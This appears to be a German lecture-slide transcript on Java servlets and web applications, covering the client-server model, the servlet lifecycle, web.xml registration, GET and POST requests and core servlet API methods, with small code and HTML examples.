


## Ist eine Webanwendung verteilte Software?

Wikipedia: Webanwendung (Online-Anwendung, Webapplikation, Web-App)

ist ein Anwendungsprogramm nach dem Client-Server-Modell. Anders als klassische Desktopanwendungen werden Webanwendungen nicht lokal auf dem Rechner des Benutzers installiert. Die Datenverarbeitung findet auf einem entfernten Webserver statt. Die Ergebnisse der Datenverarbeitung werden an den lokalen Client-Rechner des Benutzers übertragen.

- Client (Browser) - Server (Webserver)
- grundsätzlich keine dauerhafte Verbindung vom Client zum Server

# Verteilte Software - Webanwendung 2




Quelle: Gerd Franke - Autor, CC BY-SA 3.0,  
<https://de.wikipedia.org/w/index.php?curid=1759812>

## dynamische Webseiten:

- werden serverseitig je nach Anfrage dynamisch generiert und an den Client zurückgesendet
- setzt voraus ein *Programm auf Serverseite*, das HTML dynamisch unter Berücksichtigung der Benutzereingaben generiert

Benutzereingaben:

- die Parameter des URL-Links (HTTP GET)
- Eingaben des Formulars (HTTP POST)
- Daten eines HTTP-Cookie




## **Aufbau einer Webanwendung**

- bestehen aus Frontend und Backend
- Frontend – das was Benutzer sieht
- Backend – Verwaltung, Administration, Eingabe und Pflege der (persistenten) Daten, die in einer Datenbank, Dateisystem oder einem externem Server abgelegt sind

## **Komponenten einer Webanwendung**

- Benutzerschnittstelle (UI)
  - Prozesslogik – Interaktionsablauf vor dem Absenden der Eingaben
  - Geschäftslogik – Verarbeitung der Eingaben, Zugriffe auf die Datenbank
  - Datenhaltung – beschreibt die Art der Speicherung nichtflüchtiger Daten
-

**Architektur:** welche Komponenten mit welcher Technologie umgesetzt und wie miteinander verknüpft.



### **Frameworks zur Erstellung von Webanwendungen**

- Webframeworks zur Datenhaltung, -verarbeitung und -darstellung: ASP.NET (Active Server Pages), Java-Servlets, PHP
- Frontend Frameworks für Darstellung grafischer Benutzeroberflächen: CSS Cascading Style Sheets - Sammlung von Gestaltungselementen für Webdesign, HTML
- Frontend Frameworks für grafische eventbasierte Benutzeroberflächen und asynchrone Datenübertragung: JavaScript

### **Servlet:**


- Java Programme (Java-Klassen)
- werden vom Webserver geladen und verwaltet
- laufen in einem besonders präparierten Java-Webserver (**Servlet-Container**)
- nehmen vom Webserver vermittelte Anfragen von Clients entgegen und
- beantworten *dynamisch*, die Webseiten werden im Moment der Anfrage erstellt

### **Webserver:**

- verwendet Servlet zur Laufzeit
  - erzeugt eine Instanz (mehrere) davon
  - stellt Datenströme zur Ein- und Ausgabe zur Verfügung
-


# Verteilte Software - Java – Servlets 8

---






## Servlet-Lebenszyklus



- Erstellen einer Instanz der Klasse Servlet (init-Methode)
- Anfragen des Clients: mehrmaliger Aufruf der Methode `service()` (mittels `doGet` bzw. `doPost`) der Servlet-Instanz in verschiedenen Threads
- Freigabe durch Servlet-Container (destroy-Methode)
- Beseitigung durch garbage collection

## Servlet-Lebenszyklus



## Servlet registrieren:

Deployment Descriptor (Konfigurationsdatei) - WEB-INF\**web.xml**

enthält

- Zuordnung Servlet-Name zur class-Datei
- Zuordnung Servlet-Name zum URL des Servlet und
- evtl. Initialisierungsparameter

## **web.xml (Achtung, nicht komplett)**

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="3.1" <!--Schemata-->                                >
    <servlet>
        <servlet-name>KonkretesServlet</servlet-name>
        <servlet-class>Klassenname</servlet-class>
        <init-param>
            <param-name>Bezeichnung</param-name>
            <param-value>Wert</param-value>
        </init-param>
    </servlet>
<!--weitere Servlets-->
    <servlet-mapping>
        <servlet-name>KonkretesServlet</servlet-name>
        <url-pattern>/KonkretesServlet</url-pattern>
    </servlet-mapping>
<!--weitere mappings-->
    <session-config>
        <session-timeout>
            30
        </session-timeout>
    </session-config>
</web-app>
```

---

## **(Reelle) Verzeichnisstruktur einer Webanwendung**

`\WEB-INF\web.xml`

`\WEB-INF\classes\KonkretesServlet.class`

`index.html`

**`http://localhost:8080/WebApplication/`**

**`http://localhost:8080/WebApplication/KonkretesServlet`**

---

### **Servlet-Start:**

- URL, z.B.  
`http://localhost:8080/WebApplication/KonkretesServlet`
- Link, z.B.  
`<a href="http://localhost:8080/WebApplication/KonkretesServlet">`  
zum Servlet`</a>`
- Form-Action, z.B.  
`<form action="KonkretesServlet" method=POST >`

### **Request - Typ:**

- GET - Übergabe als Werte-Paare im URL-String, max. 1KB  
`http://localhost/Beispiel?vorname=Jo&nachname=Hau`
  - POST- Übergabe als Request-Objekt, im URL nicht sichtbar, Länge unbegrenzt
-

## index.html (oder eine andere html-Datei)

```
<html>
  <head>
    <title>Beispiel</title>
    <meta charset="UTF-8">
  </head>
  <body>
    <a href="KonkretesServlet">zum Servlet</a>

    <form action="KonkretesServlet" method=POST>
      <PRE>
        <input type=text size=20 name="eingabe" >
        <input type=submit value="Absenden">
        <input type=reset value="Abbrechen">
      </PRE>
    </form>
  </body>
</html>
```


http://localhost:8080/WebApplicationExamples/

[zum Servlet](#)

<input type="text"/>
<input type="submit" value="Absenden"/>
<input type="reset" value="Abbrechen"/>

# Verteilte Software - Java - Servlets 16

---





### **ServletConfig:**

- Zugriff Initialisierungsparameter

```
ServletConfig cfg=this.getServletConfig();  
String param=cfg.getInitParameter("Bezeichnung");
```

- Zugriff auf die Context-Information, z.B. auf einen tatsächlichen Pfad

```
ServletContext context=this.getServletContext();  
String path=context.getRealPath("index.html");
```

## HttpServlet:

### Methode service

- Methode zum Verarbeiten einer Anfrage
- wird vom Servlet-Container aufgerufen
- überprüft request-Typ (GET, POST) und ruft passende Methode auf
- implementiert in HttpServlet und muss nicht überschrieben werden

```
public void service(ServletRequest request,  
                   ServletResponse response)  
                throws ServletException,  
                   IOException
```

### Methoden **doGet**, **doPost**

- werden unbedingt überschrieben
- Parameter:

#### **jakarta.servlet.http.HttpServletRequest**

Methoden

```
request.getParameter (String name):String  
request.getParameterNames():Enumeration<String> //alle  
request.getParameterValues(String name):String[]  
request.getContextPath():String
```

#### **jakarta.servlet.http.HttpServletResponse**

stellt **java.io.PrintWriter** zur Ausgabe der Web-Seite in MIME-Format (Multimedia Internet Message Extensions), z.B. .html, .gif, .pdf

```
PrintWriter out = response.getWriter();
```

### Methode **init**, **destroy**

- können überladen werden

# Verteilte Software - Java - Servlets 20

